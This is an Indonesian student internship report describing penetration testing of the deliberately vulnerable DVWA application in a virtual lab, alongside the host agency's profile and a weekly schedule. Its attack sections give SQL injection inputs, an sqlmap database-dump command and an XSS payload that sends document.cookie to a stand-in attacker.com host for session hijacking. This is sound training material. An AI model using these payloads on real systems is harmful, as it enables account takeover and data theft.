BAB I

PENDAHULUAN

A. Latar Belakang

Magang adalah sebuah program pembelajaran yang bertujuan memberikan pengalaman praktis kepada mahasiswa mengenai operasi nyata di dunia kerja. Melalui program ini, mahasiswa mendapat kesempatan untuk belajar secara langsung di lingkungan profesional dengan pendekatan pembelajaran berbasis pengalaman (experiential learning). Pengalaman ini dirancang untuk memberikan wawasan yang mendalam, sehingga mahasiswa mempersiapkan diri dan memulai karier mereka dengan lebih percaya diri. Program Studi S1 Informatika di Fakultas Teknologi Industri, Universitas Ahmad Dahlan, telah mengintegrasikan kegiatan magang ke dalam kurikulumnya sebagai mata kuliah wajib. Kebijakan ini diterapkan sebagai salah satu syarat kelulusan sekaligus sebagai upaya untuk meningkatkan kemampuan mahasiswa melalui keterlibatan langsung dalam berbagai proyek di instansi, seperti Dinas Komunikasi dan Informatika Kabupaten Purbalingga.

Dinas Komunikasi dan Informatika Kabupaten Purbalingga adalah instansi pemerintah yang berperan penting dalam mengelola infrastruktur TI, menyelenggarakan layanan e-government, serta menyebarkan informasi publik. Seiring dengan meningkatnya digitalisasi layanan, muncul tantangan krusial dalam menjaga keamanan data dan sistem dari berbagai ancaman siber. Sistem informasi milik pemerintah menjadi target yang menarik bagi peretas, sehingga rentan terhadap upaya pembobolan yang dapat menyebabkan kebocoran data sensitif maupun gangguan layanan

publik. Berdasarkan tantangan tersebut, pentingnya analisis kerentanan keamanan pada aplikasi web melalui simulasi uji penetrasi (*penetration testing*).

Penetration testing adalah serangkaian proses berisi prosedur dan Teknik mengevaluasi keamanan terhadap sistem komputer atau jaringan dengan melakukan simulasi penyerangan untuk mengetahui letak celah-celah kerawanan pada sistem agar kemudian celah tersebut ditutup atau diperbaiki. *penetration testing* sebuah metode evaluasi keamanan yang secara sistematis diterapkan pada suatu sistem maupun aplikasi dengan tujuan untuk menemukan dan mengidentifikasi berbagai celah keamanan (kerentanan) yang berpotensi untuk dieksploitasi oleh pihak yang tidak sah. Akan tetapi, melakukan pengujian langsung pada sistem produksi milik pemerintah mengandung risiko yang sangat tinggi karena dapat membahayakan stabilitas sistem dan keamanan data yang ada.

Dalam rangka menjaga keamanan sistem informasi dan mencegah potensi ancaman siber terhadap infrastruktur digital milik pemerintah, kegiatan uji penetrasi dilakukan dalam lingkungan virtual yang telah disiapkan secara khusus menggunakan Damn Vulnerable Web Application (DVWA). DVWA merupakan platform pengujian keamanan yang memiliki berbagai celah kerentanan umum pada aplikasi web, sehingga memungkinkan dilakukannya analisis teknis secara mendalam. Hasil dari proses ini menjadi dasar dalam penyusunan rekomendasi teknis yang dapat diimplementasikan untuk memperkuat keamanan aplikasi web yang dikelola oleh Dinas Komunikasi dan Informatika (Dinkominfo) Kabupaten Purbalingga, khususnya dalam upaya membangun sistem pertahanan siber yang lebih adaptif, tangguh, dan proaktif terhadap ancaman digital.

B. Batasan Masalah

Berdasarkan identifikasi masalah yang ada, maka batasan masalah adalah sebagai berikut:

1. Pengujian dilakukan pada platform Damn Vulnerable Web Application (DVWA) dalam lingkungan virtual, bukan pada sistem aktif milik Dinkominfo Purbalingga.
2. Analisis dan rekomendasi yang dihasilkan berfokus pada kerentanan keamanan yang umum ditemukan pada aplikasi web.

C. Rumusan Masalah

Setelah dijabarkan pada latar belakang di atas, maka ditemukan Rumusan masalah sebagai berikut:

1. Bagaimana langkah-langkah uji penetrasi dapat dilakukan secara aman pada DVWA untuk mengidentifikasi celah keamanan?
2. Jenis kerentanan apa yang ditemukan pada DVWA dan bagaimana mekanisme eksploitasinya?
3. Teknik uji penetrasi apa yang diterapkan dalam proses pengujian?

D. Tujuan Praktik Magang

1. Mensimulasikan proses uji penetrasi pada aplikasi DVWA untuk menemukan berbagai celah keamanan.
2. Menerapkan penggunaan alat (tools) dan teknik yang umum dipakai dalam kegiatan uji penetrasi.

E. Manfaat Praktik Magang

Adapun Manfaat Praktik Magang yang dapat diambil sebagai berikut :

1. Bagi Mahasiswa (Penulis):
    a. Mendapatkan pengalaman praktis di bidang keamanan siber dan meningkatkan keterampilan teknis
    b. Menambah wawasan dan pemahaman tentang metode dan tahapan dalam melakukan penetration testing untuk mengidentifikasi celah keamanan pada sebuah website.

2. Bagi Instansi:
    a. Mendapatkan masukan yang dapat diadopsi untuk memperkuat strategi dan pertahanan keamanan siber pada sistem-sistem yang dikelola.
    b. Meningkatkan kesadaran dan pemahaman staf mengenai pentingnya pengamanan aplikasi web sebagai bagian dari perlindungan data dan layanan publik.

BAB II

Gambaran Instansi

A. Profil instansi

1. Identitas instansi

   a. Nama instansi : Dinas Komunikasi dan Informatka Kabupaten Purbalingga

   b. Alamat : Jl. Letkol Isdiman No.17A, Purbalingga Kidul, Kec. Purbalingga, Kabupaten Purbalingga, Jawa Tengah 53313

   c. Telepon : (0281) 891173

2. Visi dan Misi

   a. Visi


   "Terwujudnya Efektivitas dan Efisiensi dalam Penyelenggaraan Pemerintah Daerah dengan Berbasis Teknologi dan Informatika "

   b. Misi

      1. Menyelenggarakan kebijakan Pemerintah Daerah di bidang komunikasi dan informatika.
      2. Menyediakan daya dukung layanan infrastruktur, informasi dan sarana prasarana komunikasi dan informatika.
      3. Meningkatkan pengawasan kualitas infrastruktur jaringan pos dan telekomunikasi dengan pemenuhan kebutuhan aplikasi dan pengelolaan informasi publik yang akurat.

4. Menjadi pusat data dan akses keamanan informasi di jajaran Pemerintah Kabupaten Purbalingga.
5. Meningkatkan pemberdayaan masyarakat serta mengembangkan kemitraan, dan lembaga komunikasi dalam penyebaran informasi publik berbasis kearifan lokal.
6. Meningkatkan pelayanan komunikasi dan informasi kepada masyarakat Kabupaten Purbalingga.
7. Meningkatkan pengetahuan teknologi informasi dan komunikasi bagi masyarakat dan pemerintah Kabupaten

3. Struktur organisasi Di tempat magang



Gambar 2. 1 Struktur Organisasi

B. Sumber Daya Penunjang Magang

Kepala Dinas Komunikasi dan Informatika : Dra. Jiah Palupi Twihantarti, M.M.

1. SEKRETARIAT (13)
2. BIDANG INFORMASI DAN KOMUNIKASI PUBLIK (22)
3. BIDANG INFRASTRUKTUR TEKNOLOGI INFORMASI KOMUNIKASI, STATISTIK DAN PERSANDIAN (11)
4. BIDANG INFORMATIKA (16)

BAB III

Metode Pelaksanaan

A. Tahap Persiapan

Tahap persiapan magang dimulai dengan pengurusan administrasi, seperti melengkapi dokumen dan berkoordinasi langsung dengan pihak Dinas Komunikasi dan Informatika Kabupaten Purbalingga untuk memperoleh izin pelaksanaan magang. Setelah itu, mahasiswa mengikuti kegiatan orientasi dan pembekalan yang membahas tugas, tanggung jawab, serta aturan kerja di lingkungan instansi. Selanjutnya, dilakukan persiapan teknis berupa identifikasi jenis serangan yang akan disimulasikan serta menyiapkan perangkat dan alat bantu (tools) yang digunakan, terutama pada sistem operasi Kali Linux. Mahasiswa juga mempersiapkan lingkungan simulasi dengan melakukan instalasi dan konfigurasi aplikasi Damn Vulnerable Web Application (DVWA) pada laboratorium virtual sebagai media pengujian.


Damn Vulnerable Web Application (DVWA) merupakan sebuah aplikasi berbasis web yang digunakan sebagai sarana evaluasi dan pengujian terhadap keamanan sistem informasi, khususnya aplikasi web. Aplikasi ini dirancang dengan beragam fitur fungsional yang menyerupai sistem web pada umumnya, seperti autentikasi pengguna, formulir input, koneksi basis data, serta pemrosesan parameter melalui metode HTTP. DVWA menyediakan berbagai skenario pengujian kerentanan, antara lain SQL Injection, Cross-Site Scripting (XSS), Command Injection, dan Broken Authentication, yang dapat diakses dengan tingkatan pengamanan yang bervariasi. Hasil dari pengujian ini dapat memberikan gambaran yang jelas mengenai potensi risiko yang bisa terjadi jika sistem tidak dilindungi

dengan baik. Informasi yang diperoleh, seperti struktur database atau data pengguna yang bisa diekspos, dapat menjadi dasar untuk memberikan rekomendasi perbaikan agar sistem menjadi lebih aman dan tidak mudah dimanfaatkan oleh pihak yang tidak bertanggung jawab.

a. Lokasi Praktek Magang: Dinas Komunikasi dan Informatika Kabupaten Purbalingga

b. Alamat: Jl. Letkol Isdiman No.17A, Purbalingga Kidul, Kec. Purbalingga, Kabupaten Purbalingga, Jawa Tengah 53313

https://www.google.com/maps/place/Dinas+Komunikasi+dan+Informatika+Kabupaten+Purbalingga/@7.3925023,109.3650891,17z/data=!3m1!4b1!4m6!3m5!1s0x2e6559cd20551f29:0x19abc3038622ba1b!8m2!3d7.3925023!4d109.3650891!16s%2Fg%2F11c1_wcdg4?entry=ttu&g_ep=EgoyMDI1MDYxNy4wIKXMDSoASAFQAw%3D%3D



Gambar 2. 2 Gambar Lokasi Instansi

B. Tahap Pelaksanaan

a. Nama Instansi: Dinas Komunikasi dan Informatika Kabupaten Purbalingga

b. Simulasi Serangan SQL Injection (SQLi):

SQL injection terdiri dari dua kata, yaitu SQL merupakan sebuah bahasa yang digunakan untuk mengakses suatu basis data, sedangkan kata injection jika diterjemahkan memiliki arti menyuntik. SQL injection adalah sebuah metode untuk memasukan perintah SQL sebagai input melalui sebuah web guna mendapatkan akses database. Jika input tersebut tidak divalidasi dengan baik, perintah tersebut dapat dijalankan langsung oleh database server. Serangan ini berpotensi mengungkapkan informasi sensitif, memodifikasi data, atau bahkan mengambil alih kontrol terhadap database. Seorang penyerang memasukkan input tertentu seperti ' OR '1'='1 ke dalam kolom pencarian atau login di sebuah website. Karena sistem tidak memeriksa input tersebut dengan benar, perintah berbahaya yang dimasukkan akan dijalankan oleh server database. Akibatnya, seluruh data pengguna, termasuk informasi sensitif seperti username dan password, bisa ditampilkan ke layar. Ini menunjukkan bagaimana SQL Injection dapat digunakan untuk membobol dan mengakses isi database tanpa izin.

1. Langkah-Langkah :
   - Target Modul “User ID” di DVWA.
   - Input ' dimasukkan ke kolom ID → muncul error SQL → indikasi celah terbuka.
   - Tahap eksploitasi input seperti 1' OR '1'='1 dimasukkan → semua data pengguna ditampilkan → query berhasil dimanipulasi.

- Gunakan SQLMap untuk otomatisasi serangan.

Contoh perintah:

sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=..." –dbs

2. Hasil Hasil

SQLMap berhasil mengakses database dvwa, tabel users, dan menampilkan nama pengguna serta hash kata sandi.

3. Risiko

- Kebocoran data pengguna, admin, bahkan struktur basis data.
- potensi penghapusan atau modifikasi data penting.
- Pengambilalihan akses sistem back-end.

c. Simulasi Serangan Cross-Site Scripting (XSS):

Cross-Site Scripting (XSS) terdiri dari dua bagian, yaitu Cross-Site yang merujuk pada interaksi antar pengguna dalam suatu situs, dan Scripting yang mengacu pada penggunaan skrip sisi klien, seperti JavaScript. XSS adalah metode serangan di mana penyerang menyisipkan skrip berbahaya ke dalam halaman web dengan tujuan agar skrip tersebut dijalankan oleh browser pengguna lain.

Serangan ini terjadi ketika aplikasi web tidak memvalidasi atau menyaring input pengguna dengan benar. Skrip yang dimasukkan penyerang dapat digunakan untuk

mencuri cookie sesi pengguna, membajak akun, atau memanipulasi tampilan halaman. Contohnya, penyerang menyisipkan kode <script>alert('XSS')</script> ke kolom input komentar. Jika sistem menampilkan kembali input tersebut tanpa filter, maka browser pengguna lain akan langsung mengeksekusi skrip tersebut. Selanjutnya, digunakan tools DalFox untuk mengotomatisasi proses pencarian kerentanan XSS dan mencoba berbagai payload untuk mencuri cookie sesi pengguna.

1. Langkah-langkah
    - Target “Reflected XSS” di DVWA.
    - Input uji coba dimasukkan, seperti “<script>alert('XSS')</script>” Jika browser menampilkan pop-up, berarti sistem tidak memfilter skrip → indikasi kerentanan XSS.
    - Contoh perintah:
      “<script>document.location='http://attacker.com/steal.php?c='+document.cookie</script>”
    - Gunakan DalFox untuk mengotomatisasi deteksi dan eksploitasi titik rentan XSS.
    - Untuk logging serangan, digunakan XSS Hunter sebagai endpoint yang menerima dan mencatat data cookie yang dikirim skrip.

2. Hasil
    - Skrip berhasil tereksekusi pada browser target saat halaman dibuka.
    - Cookie sesi pengguna terkirim secara otomatis ke dashboard XSS Hunter.

- Dengan mengganti cookie browser penyerang menggunakan cookie korban, sesi pengguna berhasil diambil alih tanpa login.
- Penyerang dapat mengakses akun korban dengan hak akses penuh, termasuk melihat dan memodifikasi data pribadi.

3. Resiko
   - Pengambilalihan akun (session hijacking) tanpa perlu tahu username/password.
   - Kebocoran data pribadi seperti nama, email, alamat, atau preferensi pengguna.
   - Manipulasi tampilan website untuk penipuan atau penyebaran malware.
   - Jika terjadi pada sistem pemerintah, dapat berdampak pada penyalahgunaan akun admin, pengubahan konten informasi publik, atau pengunggahan konten palsu yang merugikan reputasi instansi.

C. Tahap Evaluasi

Pada tahap evaluasi, dilakukan analisis secara mendalam terhadap seluruh data dan temuan yang telah dikumpulkan selama tahap pelaksanaan magang. Analisis ini bertujuan untuk menjawab rumusan masalah yang telah ditetapkan, yaitu mengenai langkah-langkah simulasi penetration testing, jenis kerentanan yang ditemukan, dan mekanisme eksploitasinya.

Pada tahap akhir, semua data dan temuan yang diperoleh dianalisis secara mendalam. Dampak dari kerentanan dievaluasi, dan potensi risikonya jika terjadi pada sistem nyata diidentifikasi. Seluruh proses, temuan, dan analisis kemudian

didokumentasikan secara sistematis dalam laporan magang ini, lengkap dengan rekomendasi mitigasi yang dapat diterapkan.

D. Rancangan Jadwal Kegiatan Magang

Tabel 3. 1 Rancangan Jadwal Kegiatan MagangTabel

No	Nama Kegiatan	Minggu Pelaksanaan												
		1	2	3	4	5	6	7	8	9	10	11	12	13
1.	pengurusan administrasi dan pembekalan magang													
2.	Studi literatur awal dan persiapan lingkungan teknis (instalasi DVWA dan tools)													
3.	Observasi awal													
4.	penetration testing													
5.	Analisis hasil temuan kerentanan dan mekanisme eksploitasi													
6.	Pengumpulan dan presentasi													
7.	Penyusunan Laporan													

BAB IV

Hasil Pelaksanaan Praktik Magang

A. Hasil Tahapan Persiapan

Hasil dari tahap persiapan menunjukkan bahwa seluruh kebutuhan awal magang di Dinas Komunikasi dan Informatika Kabupaten Purbalingga telah terpenuhi. Proses administrasi diselesaikan sesuai ketentuan, dan mahasiswa telah mendapatkan izin resmi untuk melaksanakan kegiatan magang. Melalui orientasi dan pembekalan, diperoleh pemahaman mengenai tugas, tanggung jawab, serta alur kerja di lingkungan instansi.

Secara akademis, telah dilakukan studi literatur mendalam mengenai konsep keamanan siber, penetration testing, serta jenis-jenis kerentanan seperti SQL Injection dan Cross-Site Scripting (XSS), yang menjadi dasar perancangan uji penetrasi. Di sisi teknis, lingkungan simulasi berhasil disiapkan dengan instalasi dan konfigurasi DVWA, serta dilengkapi tools seperti SQLMap dan DalFox. Dengan kesiapan ini, mahasiswa memiliki bekal teori dan teknis yang memadai untuk menjalankan magang secara efektif.

B. Hasil Tahapan Pelaksanaan

1. Rincian Pekerjaan

Tabel 4 1 Rancangan Jadwal Kegiatan Magang

Minggu Ke	1 (Pertama) 30 September 2024
Rencana Dan Target	Pengenalan Mahasiswa Praktik Magang
Realisasi Aktivitas	5. Perkenalan diri kepada karyawan.


	6. Observasi. 7. Pemberian Project dari kepala bidang
Minggu Ke	2 (kedua) 7 Oktober 2024
Rencana Dan Target	Pengerjaan Project
Realisasi Aktivitas	4. Analisis dan Identifikasi dari project yang akan dibuat 5. Membuat infografis
Minggu Ke	3 (Tiga) 14 Oktober 2024
Rencana Dan Target	Pengerjaan Project
Realisasi Aktivitas	Mempelajari penetration testing dan percobaan menguji kerentanan website
Minggu Ke	4 (Empat) 21 Oktober 2024
Rencana Dan Target	Pengerjaan Project
Realisasi Aktivitas	1. Mengikuti paparan tentangpen testing uji kerentanan pada website kebaupaten Purbalingga. 2. Bimbingan dosen pembimbing tentang isi laporan

Minggu Ke	5 (Lima) 28 Oktober 2024
Rencana Dan Target	Pengerjaan Project
Realisasi Aktivitas	Membantu pembuatan konten video.
Minggu Ke	6 (Enam) 4 November 2024
Rencana Dan Target	Pengerjaan Project
Realisasi Aktivitas	Meliput beberapa kegiatan yang ada di kota Purbalingga untuk kebutuhan Dinas Kominfo
Minggu Ke	7 (Tujuh) 11 November 2024
Rencana Dan Target	Pengerjaan Project
Realisasi Aktivitas	1. Percobaan penetration testing pada website 2. Mengikuti paparan
Minggu Ke	8 (Delapan) 18 November 2024
Rencana Dan Target	Pengerjaan Project
Realisasi Aktivitas	1. Menganalisis mekanisme serangan SQL Injection dan XSS.

Minggu Ke	9 (Sembilan) 25 November 2024
Rencana Dan Target	Pengerjaan Project
Realisasi Aktivitas	1. Melakukan presentasi 2. Membantu Mempersiapkan rapat bidang
Minggu Ke	10 (Sepuluh) 2 Desember 2024
Rencana Dan Target	Pengerjaan Project
Realisasi Aktivitas	1. Mempeljari lebih dalam tentang pen test. 2. Membantu Mempersiapkan rapat
Minggu Ke	11 (Sebelas) 9 Desember 2024
Rencana Dan Target	Pengerjaan Project
Realisasi Aktivitas	Melakukan presentasi
Minggu Ke	12 (Dua Belas) 16 Desember 2024
Rencana Dan Target	Pengerjaan Project dan Pembuatan Laporan
Realisasi Aktivitas	1. Pembuatan Laporan 2. Membantu Mempersiapkan rapat bidang


Minggu Ke	13 (Tiga Belas) 23 Desember 2024
Rencana Dan Target	Pengerjaan Project dan Pembuatan Laporan
Realisasi Aktivitas	Pembuatan Laporan

2. Capaian Pekerjaan



Gambar 4. 1 Tampilan awal DVWA

Gambar ini menunjukkan halaman login dari aplikasi Damn Vulnerable Web Application (DVWA), yang merupakan pintu masuk utama untuk mengakses berbagai fitur pengujian keamanan. Dalam tampilan ini, pengguna diminta untuk memasukkan nama pengguna (username) dan kata sandi (password), lalu menekan tombol “Login” untuk masuk.




Gambar 4. 2 Tampilan halaman utama

Gambar ini menampilkan halaman utama dari aplikasi Damn Vulnerable Web Application (DVWA) setelah pengguna berhasil masuk. Di sisi kiri layar, terdapat daftar menu modul pengujian seperti SQL Injection, Command Injection, Cross-Site Scripting (XSS), dan lain-lain.


a. Identifikasi dan Eksploitasi Kerentanan SQL Injection

Proses pengujian dimulai dengan mengakses fitur SQL Injection pada DVWA.



Gambar 4. 3 Tampilan Awal Modul SQL Injection pada DVWA

